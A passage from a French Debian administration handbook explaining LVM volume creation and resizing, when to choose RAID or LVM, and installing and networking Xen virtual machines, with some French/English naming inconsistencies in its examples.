# lvdisplay
# lvcreate -n lv_files -L 5G vg_critical
Logical volume "lv_files" created
# lvdisplay
--- Logical volume ---
LV Path          /dev/vg_critical/lv_files
LV Name          lv_files
VG Name          vg_critical
LV UUID          J3V0oE-cBY0-KyDe-5e0m-3f70-nv0S-kCWbpT
LV Write Access  read/write
LV Creation host, time mirwiz, 2015-06-10 06:10:50 -0400
LV Status        available
# open           0
LV Size          5.00 GiB
Current LE       1280
Segments         2
Allocation       inherit
Read ahead sectors auto
- currently set to 256
Block device    253:0

# lvcreate -n lv_base -L 1G vg_critical
Logical volume "lv_base" created
# lvcreate -n lv_backups -L 12G vg_normal
Logical volume "lv_backups" created
# lvdisplay -C
      LV          VG          Attr     LSize   Pool Origin Data%  Meta%  Move Log Cpy%Sync
      ↗ Convert
  lv_base    vg_critical  -wi-a---  1.00g
  lv_files   vg_critical  -wi-a---  5.00g
  lv_backups vg_normal   -wi-a--- 12.00g

```

Deux informations sont obligatoires lors de la création des volumes logiques et doivent être passées sous forme d'options à `lvcreate`. Le nom du LV à créer est spécifié par l'option `-n` et sa taille est en général spécifiée par `-L`. Évidemment, il faut également expliciter à l'intérieur de quel groupe de volumes on souhaite créer le LV, d'où le dernier paramètre de la ligne de commande.

POUR ALLER PLUS LOIN Options de `lvcreate`

La commande `lvcreate` propose plusieurs options influençant la manière dont le LV est créé.

Notons tout d'abord l'existence de l'option `-l`, qui permet de spécifier la taille du LV à créer non pas en unités « humaines » comme nous l'avons fait dans nos exemples, mais en nombre de blocs. Ces blocs (appelés PE, pour *physical extents*) sont des unités contiguës de stockage, qui font partie des PV et qui ne sont pas divisibles entre LV. Si l'on souhaite définir précisément l'espace alloué à un LV, par exemple pour utiliser totalement l'espace disponible sur un VG, on pourra préférer utiliser `-l` plutôt que `-L`.

Il est également possible de spécifier qu'un LV devra être physiquement stocké sur un PV plutôt qu'un autre (tout en restant dans les PV affectés au groupe, bien entendu). Ainsi, si l'on sait que le disque sdb est plus rapide que sdf, on pourra placer le LV `lv_base` dessus (donc privilégier les performances de la base de données par rapport à celles du serveur de fichiers). La ligne de commande deviendra alors : `lvcreate -n lv_base -L 1G vg_critique /dev/sdb2`. Il est à noter que cette commande peut échouer si le PV spécifié n'a plus assez de blocs libres pour contenir le LV demandé. Dans notre exemple, il faudrait probablement créer `lv_base` avant `lv_fichiers` pour éviter cet inconvénient — ou libérer de l'espace sur sdb2 grâce à la commande `pvmove`.

Les volumes logiques, une fois créés, sont représentés par des fichiers de périphériques situés dans `/dev/mapper/` :

```
# ls -l /dev/mapper
total 0
crw----- 1 root root 10, 236 Jun 10 16:52 control
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_base -> ../dm-1
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_critical-lv_files -> ../dm-0
lrwxrwxrwx 1 root root      7 Jun 10 17:05 vg_normal-lv_backups -> ../dm-2
# ls -l /dev/dm-
brw-rw---T 1 root disk 253, 0 Jun 10 17:05 /dev/dm-0
brw-rw--- 1 root disk 253, 1 Jun 10 17:05 /dev/dm-1
brw-rw--- 1 root disk 253, 2 Jun 10 17:05 /dev/dm-2
```

Détection automatique des volumes LVM

NOTE

Lors du démarrage de l'ordinateur, le service `systemd lvm2-activation` lance la commande `vgchange -aay` pour activer les groupes de volumes. Pour cela, il effectue un balayage des périphériques disponibles ; ceux qui ont été préparés comme des volumes physiques pour LVM sont alors répertoriés auprès du sous-système LVM, ceux qui font partie de groupes de volumes sont assemblés et les volumes logiques sont mis en fonctionnement. Il n'est donc pas nécessaire de modifier des fichiers de configuration lors de la création ou de l'altération de volumes LVM.

On notera cependant que la disposition des divers éléments impliqués dans LVM est stockée dans `/etc/lvm/backup`, ce qui peut servir en cas de problème, ou bien pour aller voir ce qui se passe sous le capot.

Pour faciliter les choses, des liens symboliques sont également créés automatiquement dans des répertoires correspondant aux VG :

```
# ls -l /dev/vg_critical
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_base -> ../dm-1
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_files -> ../dm-0
# ls -l /dev/vg_normal
total 0
lrwxrwxrwx 1 root root 7 Jun 10 17:05 lv_backups -> ../dm-2
```

On peut dès lors utiliser les LV tout comme on utiliserait des partitions classiques :

```
# mkfs.ext4 /dev/vg_normal/lv_backups
mke2fs 1.42.12 (29-Aug-2014)
Creating filesystem with 3145728 4k blocks and 786432 inodes
Filesystem UUID: b5236976-e0e2-462e-81f5-0ae835ddab1d
[...]
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done
# mkdir /srv/backups
# mount /dev/vg_normal/lv_backups /srv/backups
# df -h /srv/backups
Filesystem              Size  Used Avail Use% Mounted on
/dev/mapper/vg_normal-lv_backups   12G   30M   12G   1% /srv/backups
# [...]
[...]
# cat /etc/fstab
[...]
/dev/vg_critical/lv_base    /srv/base      ext4 defaults 0 2
/dev/vg_critical/lv_files   /srv/files     ext4 defaults 0 2
/dev/vg_normal/lv_backups   /srv/backups   ext4 defaults 0 2
```

On s'est ainsi abstrait, du point de vue applicatif, de la myriade de petites partitions, pour se retrouver avec une seule partition de 12 Go.

LVM au fil du temps

Cette capacité à agréger des partitions ou des disques physiques n'est pas le principal attrait de LVM. La souplesse offerte se manifeste surtout au fil du temps, lorsque les besoins évoluent. Supposons par exemple que de nouveaux fichiers volumineux doivent être stockés et que le LV dévolu au serveur de fichiers ne suffise plus. Comme nous n'avons pas utilisé l'intégralité de l'espace disponible dans `vg_critique`, nous pouvons étendre `lv_fichiers`. Nous allons pour cela utiliser la commande `lvresize` pour étendre le LV, puis `resize2fs` pour ajuster le système de fichiers en conséquence :

```

# df -h /srv/files/
Filesystem Size Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files 5.0G 4.6G 146M 97% /srv/files
# lvdisplay -C vg_critical/lv_files
  LV VG Attr LSize Pool Origin Data% Meta% Move Log Cpy%Sync
  ↗ Convert
  lv_files vg_critical -wi-ao-- 5.00g
# vgdisplay -C vg_critical
  VG #PV #LV #SN Attr VSize VFree
  vg_critical 2 2 0 wz--n- 8.09g 2.09g
# lvresize -L 7G vg_critical/lv_files
  Size of logical volume vg_critical/lv_files changed from 5.00 GiB (1280 extents) to
  ↗ 7.00 GiB (1792 extents).
  Logical volume lv_files successfully resized
# lvdisplay -C vg_critical/lv_files
  LV VG Attr LSize Pool Origin Data% Meta% Move Log Cpy%Sync
  ↗ Convert
  lv_files vg_critical -wi-ao-- 7.00g
# resize2fs /dev/vg_critical/lv_files
resize2fs 1.42.12 (29-Aug-2014)
Filesystem at /dev/vg_critical/lv_files is mounted on /srv/files; on-line resizing
  ↗ required
old_desc_blocks = 1, new_desc_blocks = 1
The filesystem on /dev/vg_critical/lv_files is now 1835008 (4k) blocks long.

# df -h /srv/files/
Filesystem Size Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_files 6.9G 4.6G 2.1G 70% /srv/files

```

ATTENTION

Retaillage de systèmes de fichiers

En l'état actuel des choses, tous les systèmes de fichiers ne peuvent pas être retaillés en ligne et le retaillage d'un volume peut donc nécessiter de démonter le système de fichiers au préalable et le remonter par la suite. Bien entendu, si l'on souhaite réduire l'espace occupé par un LV, il faudra d'abord réduire le système de fichiers ; lors d'un élargissement, le volume logique devra être étendu avant le système de fichiers. C'est somme toute fort logique : la taille du système de fichiers ne doit à aucun moment dépasser celle du périphérique bloc sur laquelle il repose, qu'il s'agisse d'une partition physique ou d'un volume logique.

Dans le cas du système ext3 ou ext4, on peut procéder à l'extension (mais pas la réduction) du système sans le démonter. Le système xfs est dans le même cas. resizefs permet le retaillage dans les deux sens. ext2 n'en permet aucun et nécessite toujours un démontage.

On pourrait procéder de même pour étendre le volume qui héberge la base de données, mais on arrive à la limite de la capacité du VG :

```

# df -h /srv/base/
Sys. de fichiers Tail. Uti. Disp. Uti% Monté sur
/dev/mapper/vg_critique-lv_base

```

```

1008M 854M 104M 90% /srv/base
# vgdisplay -C vg_critique
VG          #PV #LV #SN Attr   VSize VFree
vg_critique 2    2    0 wz--n- 8,09g 92,00m

```

Qu'à cela ne tienne, LVM permet également d'ajouter des volumes physiques à des groupes de volumes existants. Par exemple, on a pu s'apercevoir que la partition `sdb1`, qui jusqu'à présent était utilisée en dehors de LVM, contenait uniquement des archives qui ont pu être déplacées dans `lv_sauvegardes`. On peut donc l'intégrer au groupe de volumes pour récupérer l'espace disponible. Ceci passe par la commande `vgextend`. Il faut bien entendu préparer la partition comme un volume physique au préalable. Une fois le VG étendu, on peut suivre le même cheminement que précédemment pour étendre le système de fichiers:

```

# pvcreate /dev/sdb1
Physical volume "/dev/sdb1" successfully created
# vgextend vg_critical /dev/sdb1
Volume group "vg_critical" successfully extended
# vgdisplay -C vg_critical
VG          #PV #LV #SN Attr   VSize VFree
vg_critical 3    2    0 wz--n- 9.09g 1.09g
# [...]
[...]
# df -h /srv/base/
Filesystem           Size  Used Avail Use% Mounted on
/dev/mapper/vg_critical-lv_base 2.0G 854M 1.1G 45% /srv/base

```

POUR ALLER PLUS LOIN

LVM avancé

Il existe des utilisations plus avancées de LVM, dans lesquelles de nombreux détails peuvent être spécifiés. On peut par exemple influer sur la taille des blocs composant les volumes logiques sur les volumes physiques et leur disposition. Il est également possible de déplacer ces blocs entre les PV. Ce peut être pour jouer sur la performance, ou plus prosaïquement pour vider un PV lorsqu'on souhaite sortir le disque correspondant du groupe de volumes (par exemple pour l'affecter à un autre VG, ou le sortir complètement de LVM). Les pages de manuel des différentes commandes, bien que non traduites en français, sont généralement claires. Un bon point d'entrée est la page `lvm(8)`.

12.1.3. RAID ou LVM ?

Les apports de RAID et LVM sont indéniables dès que l'on s'éloigne d'un poste bureautique simple, à un seul disque dur, dont l'utilisation ne change pas dans le temps. Cependant, RAID et LVM constituent deux directions différentes, chacune ayant sa finalité, et l'on peut se demander lequel de ces systèmes adopter. La réponse dépendra des besoins, présents et futurs.

Dans certains cas simples, la question ne se pose pas vraiment. Si l'on souhaite immuniser des données contre des pannes de matériel, on ne pourra que choisir d'installer du RAID sur un ensemble redondant de disques, puisque LVM ne répond pas à cette problématique. Si au contraire

il s'agit d'assouplir un schéma de stockage et de rendre des volumes indépendants de l'agencement des disques qui les composent, RAID ne pourra pas aider et l'on choisira donc LVM.

NOTE

Si les performances comptent...

Si les performances des entrées-sorties sont importantes, notamment en termes de temps d'accès, il faut savoir que l'usage de LVM et/ou de RAID peut avoir un impact qui influera sur votre choix. Toutefois, ces différences de performance sont vraiment mineures et ne seront mesurables que dans quelques cas. Si les performances comptent, le meilleur gain que l'on puisse obtenir viendra de l'usage de disques non rotatifs (*Solid-State Drives* ou SSD) ; leur coût au mégaoctet est plus élevé que celui des disques durs standards et leur capacité généralement inférieure, mais ils fournissent d'excellentes performances pour des accès aléatoires aux données. Si le cas d'usage inclut de nombreuses lectures/écritures réparties sur tout le système de fichiers, comme pour des bases de données sur lesquelles des requêtes complexes sont fréquemment exécutées, alors le bénéfice apporté par le SSD dépasse largement ce qui peut être gagné en privilégiant LVM sur RAID ou l'inverse. Dans ces situations, le choix doit être déterminé par d'autres considérations que la vitesse pure, puisque la problématique des performances est plus facilement gérée par l'usage de SSD.

Un troisième cas est celui où l'on souhaite juste agréger deux disques en un, que ce soit pour des raisons de performance ou pour disposer d'un seul système de fichiers plus gros que chacun des disques dont on dispose. Ce problème peut être résolu aussi bien par la mise en place d'un ensemble RAID-0 (voire linéaire) que par un volume LVM. Dans cette situation, à moins de contraintes spécifiques (par exemple pour rester homogène avec le reste du parc informatique qui n'utilise que RAID), on choisira le plus souvent LVM. La mise en place initiale est légèrement plus complexe, mais elle est un bien maigre investissement au regard de la souplesse offerte par la suite, si les besoins changent ou si l'on désire ajouter des disques.

Vient enfin le cas le plus intéressant, celui où l'on souhaite concilier de la tolérance de pannes et de la souplesse dans l'allocation des volumes. Chacun des deux systèmes étant insuffisant pour répondre à ces besoins, on va devoir faire appel aux deux en même temps — ou plutôt, l'un après l'autre. L'usage qui se répand de plus en plus depuis la maturité des deux systèmes est d'assurer la sécurité des données d'abord, en groupant des disques redondants dans un petit nombre de volumes RAID de grande taille, et d'utiliser ces volumes RAID comme des éléments physiques pour LVM pour y découper des partitions qui seront utilisées pour des systèmes de fichiers. Ceci permet, en cas de défaillance d'un disque, de n'avoir qu'un petit nombre d'ensembles RAID à reconstruire, donc de limiter le temps d'administration.

Prenons un exemple concret : le département des relations publiques de Falcot SA a besoin d'une station de travail adaptée au montage vidéo. En revanche, les contraintes de budget du département ne permettent pas d'investir dans du matériel neuf entièrement haut de gamme. Le choix est fait de privilégier le matériel spécifiquement graphique (écran et carte vidéo) et de rester dans le générique pour les éléments de stockage. Or la vidéo numérique, comme on le sait, a des besoins en stockage particuliers : les données à stocker sont volumineuses et la vitesse de lecture et d'écriture de ces données est importante pour les performances du système (plus que le temps d'accès moyen, par exemple). Il faut donc répondre à ces contraintes avec du matériel générique, en l'occurrence deux disques durs SATA de 300 Go, tout en garantissant la disponibi-

lité du système et de certaines des données. Les films montés doivent en effet rester disponibles, mais les fichiers bruts non encore montés sont moins critiques, puisque les *rushes* restent sur les bandes.

Le choix se porte donc sur une solution combinant RAID-1 et LVM. Les deux disques sont montés sur deux contrôleurs SATA différents (afin d'optimiser les accès parallèles et limiter les risques de panne simultanée) et apparaissent donc comme `sda` et `sdc`. Le schéma de partitionnement, identique sur les deux disques, sera le suivant :

```
# fdisk -l /dev/sda
```

```
Disk /dev/sda: 300 GB, 300090728448 bytes, 586114704 sectors
```

```
Units: sectors of 1 * 512 = 512 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
Disklabel type: dos
```

```
Disk identifier: 0x00039a9f
```

Device	Boot	Start	End	Sectors	Size	Id	Type
/dev/sda1	*	2048	1992060	1990012	1.0G	fd	Linux raid autodetect
/dev/sda2		1992061	3894120	1992059	1.0G	82	Linux swap / Solaris
/dev/sda3		4000185	586099395	582099210	298G	5	Extended
/dev/sda5		4000185	203977305	199977120	102G	fd	Linux raid autodetect
/dev/sda6		203977306	403970490	199993184	102G	fd	Linux raid autodetect
/dev/sda7		403970491	586099395	182128904	93G	8e	Linux LVM

- La première partition de chaque disque (environ 1 Go) est utilisée pour assembler un volume RAID-1, `md0`. Ce miroir est utilisé directement pour stocker le système de fichiers racine.
- Les partitions `hda2` et `hdc2` sont utilisées comme partitions d'échange, pour fournir un total de 2 Go de mémoire d'échange. Avec 1 Go de mémoire vive, la station de travail dispose ainsi d'une quantité confortable de mémoire.
- Les partitions `hda5` et `hdc5` d'une part, `hda6` et `hdc6` d'autre part sont utilisées pour monter deux nouveaux volumes RAID-1 de 100 Go chacun, `md1` et `md2`. Ces deux miroirs sont initialisés comme des volumes physiques LVM et affectés au groupe de volumes `vg_raid`. Ce groupe de volumes dispose ainsi d'environ 200 Go d'espace sécurisé.
- Les partitions restantes, `hda7` et `hdc7`, sont directement initialisées comme des volumes physiques et affectées à un autre VG, `vg_vrac`, qui pourra contenir presque 200 Go de données.

NOTE

Pourquoi trois volumes RAID-1 ?

On aurait fort bien pu se contenter d'un seul volume RAID-1, qui servirait de volume physique pour `vg_raid`. Pourquoi donc en avoir créé trois ?

RAID-1 ?

La décision de séparer le premier miroir des deux autres est motivée par des considérations de sécurité des données. En effet, en RAID-1, les données écrites sur les disques sont strictement identiques ; il est donc possible de monter un seul disque directement, sans passer par la couche RAID. En cas de problème dans le noyau,

par exemple, ou de corruption des métadonnées LVM, on peut ainsi démarrer un système minimal (sans les applications ou les données) et récupérer des données cruciales, par exemple l’agencement des disques dans les volumes RAID, et surtout dans les ensembles LVM ; on peut ainsi reconstruire les métadonnées et récupérer les fichiers, ce qui permettra de remettre le système dans un état opérationnel.

Le pourquoi de la séparation entre `md1` et `md2` est plus subjectif et découle d’une certaine prudence. En effet, lors de l’assemblage de la station de travail, les besoins exacts ne sont pas forcément connus précisément ; ou ils peuvent changer au fil du temps. Dans notre cas, il est difficile de connaître à l’avance les besoins en stockage pour les films montés et les épreuves de tournage. Si un film à monter nécessite de très grandes quantités de *rushes* et que le groupe de volumes dédié aux données sécurisées est occupé à moins de 50%, on pourra envisager d’en récupérer une partie. Pour cela, on pourra soit sortir l’un des composants de `vg_raid` et le réaffecter directement à `vg_vrac` (si l’opération est temporaire et si l’on peut vivre avec la perte de performances induite), soit abandonner le RAID-1 sur `md2` et intégrer `hda6` et `hdc6` dans le VG non sécurisé (si l’on a besoin des performances — on récupère d’ailleurs dans ce cas 200 Go d’espace, au lieu des 100 Go du miroir) ; il suffira alors d’élargir le volume logique en fonction des besoins.

Une fois les VG établis, il devient possible de les découper de manière très flexible, en gardant à l’esprit que les LV qui seront créés dans `vg_raid` seront préservés même en cas de panne d’un des deux disques, à l’opposé des LV pris sur `vg_vrac` ; en revanche, ces derniers seront alloués en parallèle sur les deux disques, ce qui permettra des débits élevés lors de la lecture ou de l’écriture de gros fichiers.

On créera donc des volumes logiques `lv_usr`, `lv_var`, `lv_home` sur `vg_raid`, pour y accueillir les systèmes de fichiers correspondants ; on y créera également un `lv_films`, d’une taille conséquente, pour accueillir les films déjà montés. L’autre VG sera quant à lui utilisé pour un gros `lv_rushes`, qui accueillera les données directement sorties des caméras numériques, et un `lv_tmp`, pour les fichiers temporaires. Pour l’espace de travail, la question peut se poser : certes, il est important qu’il offre de bonnes performances, mais doit-on pour autant courir le risque de perdre le travail effectué si un disque défaillait alors qu’un montage n’est pas fini ? C’est un choix à faire ; en fonction de ce choix, on créera le LV dans l’un ou l’autre VG.

On dispose ainsi à la fois d’une certaine redondance des données importantes et d’une grande flexibilité dans la répartition de l’espace disponible pour les différentes applications. Si de nouveaux logiciels doivent être installés par la suite (pour des montages sonores, par exemple), on pourra aisément agrandir l’espace utilisé par `/usr/`.

12.2. Virtualisation

La virtualisation est une des évolutions majeures de ces dernières années en informatique. Ce terme regroupe différentes abstractions simulant des machines virtuelles de manière plus ou moins indépendante du matériel. On peut ainsi obtenir, sur un seul ordinateur physique, plusieurs systèmes fonctionnant en même temps et de manière isolée. Les applications sont multiples et découlent souvent de cette isolation des différentes machines virtuelles : on peut par

exemple se créer plusieurs environnements de test selon différentes configurations, ou héberger des services distincts sur des machines (virtuelles) distinctes pour des raisons de sécurité.

Il existe différentes mises en œuvre pour la virtualisation, chacune ayant ses avantages et ses inconvénients. Nous allons nous concentrer sur Xen, LXC et KVM, mais on peut aussi citer, à titre d'exemple :

- QEMU, qui émule en logiciel un ordinateur matériel complet ; bien que les performances soient nettement dégradées de ce fait, ceci permet de faire fonctionner dans l'émulateur des systèmes d'exploitation non modifiés, voire expérimentaux. On peut également émuler un ordinateur d'une architecture différente de celle de l'hôte : par exemple, un ordinateur *arm* sur un système *amd64*. QEMU est un logiciel libre.

⇒ <http://www.qemu.org/>

- Bochs est une autre machine virtuelle libre mais elle n'émule que les architectures x86 (i386 et amd64).

- VMWare est une machine virtuelle propriétaire. C'est la plus ancienne et par conséquent une des plus connues. Elle fonctionne selon un mécanisme similaire à QEMU et dispose de fonctionnalités avancées comme la possibilité de faire des *snapshots* (copies instantanées d'une machine virtuelle en fonctionnement).

⇒ <http://www.vmware.com/fr/>

- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's "contrib" section because it includes some precompiled files that cannot be rebuilt without a proprietary compiler and it currently only resides in Debian Unstable as Oracle's policies make it impossible to keep it secure in a Debian stable release (see #794466¹). While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

⇒ <http://www.virtualbox.org/>

12.2.1. Xen

Xen est une solution de « paravirtualisation », c'est-à-dire qu'elle insère entre le matériel et les systèmes supérieurs une fine couche d'abstraction, nommée « hyperviseur », dont le rôle est de répartir l'utilisation du matériel entre les différentes machines virtuelles qui fonctionnent dessus. Cependant, cet hyperviseur n'entre en jeu que pour une petite partie des instructions, le reste étant exécuté directement par le matériel pour le compte des différents systèmes. L'avantage est que les performances ne subissent pas de dégradation ; la contrepartie est que les noyaux des systèmes d'exploitation que l'on souhaite utiliser sur un hyperviseur Xen doivent être modifiés pour en tirer parti.

Explicitons un peu de terminologie. Nous avons vu que l'hyperviseur était la couche logicielle la plus basse, qui vient s'intercaler directement entre le noyau et le matériel. Cet hyperviseur

¹<https://bugs.debian.org/794466>

est capable de séparer le reste du logiciel en plusieurs *domaines*, correspondant à autant de machines virtuelles. Parmi ces domaines, le premier à être lancé, désigné sous l'appellation *dom0*, joue un rôle particulier, puisque c'est depuis ce domaine (et seulement celui-là) qu'on pourra contrôler l'exécution des autres. Ces autres domaines sont, quant à eux, appelés *domU*. Le terme « *dom0* » correspond donc au système « hôte » d'autres mécanismes de virtualisation, « *domU* » correspondant aux « invités ».

CULTURE

Xen et les différentes versions de Linux

À l'origine, Xen a été développé sous forme d'un ensemble de *patches* à appliquer sur le noyau. Ces derniers n'ont jamais été intégrés au noyau officiel. Pour répondre aux besoins des différents systèmes de virtualisation émergents à l'époque (et notamment KVM), le noyau Linux s'est doté d'un ensemble de fonctions génériques facilitant la création de solutions de paravirtualisation. Cette interface est connue sous le nom *paravirt_ops* (ou *pv_ops*). Puisque les *patches* de Xen dupliquaient certaines de ces fonctionnalités, ils n'ont pas pu être acceptés officiellement.

Suite à ce revers, Xensource — la société éditrice de Xen — a décidé de modifier sa solution pour s'appuyer sur ce nouveau socle afin de pouvoir officiellement intégrer Xen au noyau Linux. Une grande partie du code a dû être réécrite. Et si la société disposait d'une version fonctionnelle s'appuyant sur *paravirt_ops*, l'intégration dans le noyau Linux a été très progressive. Cette intégration a été complétée dans Linux 3.0.

► <http://wiki.xenproject.org/wiki/XenParavirtOps>

Puisque *Jessie* exploite la version 3.16 du noyau Linux, les paquets standards *linux-image-686-pae* et *linux-image-amd64* fournissent un hyperviseur Xen de manière native (alors que d'anciennes versions du noyau, comme celle dans *Squeeze*, nécessitaient d'intégrer le code fourni par XenSource).

► http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix

NOTE

Architectures compatibles avec Xen

Xen n'est actuellement disponible que pour les architectures i386, amd64, arm64 et armhf.

CULTURE

Xen et les noyaux non Linux

Xen requiert que les systèmes d'exploitation qu'il doit animer soient modifiés et tous n'ont pas, à ce titre, atteint la même maturité. Plusieurs sont entièrement fonctionnels, à la fois en *dom0* et en *domU* : Linux 3.0 et suivants, NetBSD 4.0 et suivants et OpenSolaris. D'autres ne fonctionnent pour l'instant qu'en *domU*. Le statut de chaque système d'exploitation est détaillé sur le wiki du projet Xen :

► http://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen

► http://wiki.xenproject.org/wiki/DomU_Support_for_Xen

Toutefois, si Xen peut s'appuyer sur les fonctions matérielles dédiées spécifiquement à la virtualisation, qui ne sont proposées que par les processeurs les plus récents, il est alors possible d'employer des systèmes d'exploitation non modifiés (dont Windows) en tant que *domU*.

Pour utiliser Xen sous Debian, trois composants sont nécessaires :

- L'hyperviseur proprement dit. Selon le type de matériel dont on dispose, on installera *xen-hypervisor-4.4-amd64*, *xen-hypervisor-4.4-armhf* ou *xen-hypervisor-4.4-arm64*.

- Un noyau qui fonctionne sur cet hyperviseur. Tout noyau plus récent que 3.0 conviendra, y compris la version 3.16 présente dans *Jessie*.
- Une bibliothèque standard modifiée pour tirer parti de Xen. Pour cela, on installera le paquet *libc6-xen* (valable uniquement sur architecture i386).

Pour se simplifier la vie, on installera un des métapaquets auxiliaires, tel que *xen-linux-system-amd64*, qui dépend d'une combinaison réputée stable de versions de l'hyperviseur et du noyau. L'hyperviseur recommande également le paquet *xen-utils-4.4*, lequel contient les utilitaires permettant de contrôler l'hyperviseur depuis le dom0. Et ce dernier (tout comme le noyau Xen) recommande la bibliothèque standard modifiée. Lors de l'installation de ces paquets, les scripts de configuration créent une nouvelle entrée dans le menu du chargeur de démarrage Grub, permettant de démarrer le noyau choisi dans un dom0 Xen. Attention toutefois, cette nouvelle entrée n'est pas celle démarrée en standard. Pour lister les entrées correspondant à l'hyperviseur Xen en premier, vous pouvez exécuter ces commandes :

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

Une fois cette installation effectuée, il convient de tester le fonctionnement du dom0 seul, donc de redémarrer le système avec l'hyperviseur et le noyau Xen. À part quelques messages supplémentaires sur la console lors de l'initialisation, le système démarre comme d'habitude.

Il est donc temps de commencer à installer des systèmes sur les domU. Nous allons pour cela utiliser le paquet *xen-tools*. Ce paquet fournit la commande *xen-create-image*, qui automatisse en grande partie la tâche. Son seul paramètre obligatoire est *--hostname*, qui donne un nom au domU ; d'autres options sont importantes, mais leur présence sur la ligne de commande n'est pas nécessaire parce qu'elles peuvent être placées dans le fichier de configuration */etc/xen-tools/xen-tools.conf*. On prendra donc soin de vérifier la teneur de ce fichier avant de créer des images, ou de passer des paramètres supplémentaires à *xen-create-image* lors de son invocation. Notons en particulier :

- *--memory*, qui spécifie la quantité de mémoire vive à allouer au système créé ;
- *--size* et *--swap*, qui définissent la taille des « disques virtuels » disponibles depuis le domU ;
- *--debootstrap*, qui spécifie que le système doit être installé avec *debootstrap* ; si l'on utilise cette option, il sera important de spécifier également *--dist* avec un nom de distribution (par exemple *jessie*) .
- *--dhcp* spécifie que la configuration réseau du domU doit être obtenue par DHCP ; au contraire, *--ip* permet de spécifier une adresse IP statique.
- Enfin, il faut choisir une méthode de stockage pour les images à créer (celles qui seront vues comme des disques durs dans le domU). La plus simple, déclenchée par l'option *--dir*, est de créer un fichier sur le dom0 pour chaque périphérique que l'on souhaite fournir au domU. L'autre possibilité, sur les systèmes utilisant LVM, est de passer par le biais de l'option *--lvm* le nom d'un groupe de volumes, dans lequel *xen-create-image* créera un

nouveau volume logique ; ce volume logique sera rendu disponible au domU comme un disque dur.

NOTE

Stockage dans les domU

On peut également exporter vers les domU des disques durs entiers, des partitions, des ensembles RAID ou des volumes logiques LVM préexistants. Ces opérations n'étant pas prises en charge par `xen-create-image`, il faudra pour les accomplir modifier manuellement le fichier de configuration de l'image Xen après sa création par `xen-create-image`.

POUR ALLER PLUS LOIN

**Installer autre chose que
Debian dans un domU**

S'il s'agit d'installer un système non Linux, on n'oubliera pas de spécifier le noyau à utiliser par le domU, avec l'option `--kernel`.

Lorsque ces choix sont faits, nous pouvons créer l'image de notre futur domU Xen :

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
  ➔ jessie --role=udev

[...]
General Information
-----
Hostname      : testxen
Distribution   : jessie
Mirror        : http://ftp.debian.org/debian/
Partitions    : swap          128Mb (swap)
                 /            2G   (ext3)
Image type    : sparse
Memory size   : 128Mb
Kernel path   : /boot/vmlinuz-3.16.0-4-amd64
Initrd path   : /boot/initrd.img-3.16.0-4-amd64
[...]
Logfile produced at:
  /var/log/xen-tools/testxen.log

Installation Summary
-----
Hostname      : testxen
Distribution   : jessie
MAC Address   : 00:16:3E:8E:67:5C
IP-Address(es) : dynamic
RSA Fingerprint : 0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password  : adaX2jyRHNuWm8BDJS7PcEJ
```

Nous disposons à présent d'une machine virtuelle, mais actuellement éteinte, qui n'occupe de la place que sur le disque dur du dom0. Nous pouvons bien entendu créer plusieurs images, avec des paramètres différents au besoin.

Avant d'allumer ces machines virtuelles, il reste à définir la manière d'accéder aux domU. Il est possible de les considérer comme des machines isolées et de n'accéder qu'à leur console système, mais ce n'est guère pratique. La plupart du temps, on pourra se contenter de considérer les domU comme des serveurs distants et de les contacter comme à travers un réseau. Cependant, il serait peu commode de devoir ajouter une carte réseau pour chaque domU ! Xen permet donc de créer des interfaces virtuelles, que chaque domaine peut voir et présenter à l'utilisateur de la manière habituelle. Cependant, ces cartes, même virtuelles, doivent pour être utiles être raccordées à un réseau, même virtuel. Xen propose pour cela plusieurs modèles de réseau :

- En mode pont (*bridge*), toutes les cartes réseau eth0 (pour le dom0 comme pour les domU) se comportent comme si elles étaient directement branchées sur un commutateur Ethernet (*switch*). C'est le mode le plus simple.
- En mode routage, le dom0 est placé entre les domU et le réseau extérieur (physique) ; il joue un rôle de routeur.

- En mode traduction d'adresse (NAT), le dom0 est également placé entre les domU et le reste du réseau ; cependant, les domU ne sont pas accessibles directement depuis l'extérieur, le trafic subissant de la traduction d'adresses sur le dom0.

Ces trois modes mettent en jeu un certain nombre d'interfaces aux noms inhabituels, comme `vif*`, `veth*`, `peth*` et `xenbr0`, qui sont mises en correspondance selon différents agencements par l'hyperviseur Xen, contrôlé par les utilitaires en espace utilisateur. Nous ne nous attarderons pas ici sur les modes NAT et routage, qui ne présentent d'intérêt que dans des cas particuliers.

La configuration standard des paquets Debian de Xen n'effectue aucune modification à la configuration réseau du système. En revanche, le démon `xend` est configuré pour intégrer les cartes réseau virtuelles dans n'importe quel pont pré-existant (si plusieurs existent, c'est `xenbr0` qui est retenu). Il convient donc de mettre en place un pont dans `/etc/network/interfaces` (cela nécessite le paquet `bridge-utils` qui est recommandé par `xen-utils-4.4`) en remplaçant l'entrée existante pour `eth0` :

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Après un redémarrage pour vérifier que le pont est bien créé de manière automatique, nous pouvons maintenant démarrer le domU grâce aux outils de contrôle de Xen, en particulier la commande `xl`. Cette commande permet d'effectuer différentes manipulations sur les domaines, notamment de les lister, de les démarrer et de les éteindre.

```
# xl list
Name                           ID   Mem  VCPUs      State   Time(s)
Domain-0                        0    463    1        r-----  9.8
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                           ID   Mem  VCPUs      State   Time(s)
Domain-0                        0    366    1        r-----  11.4
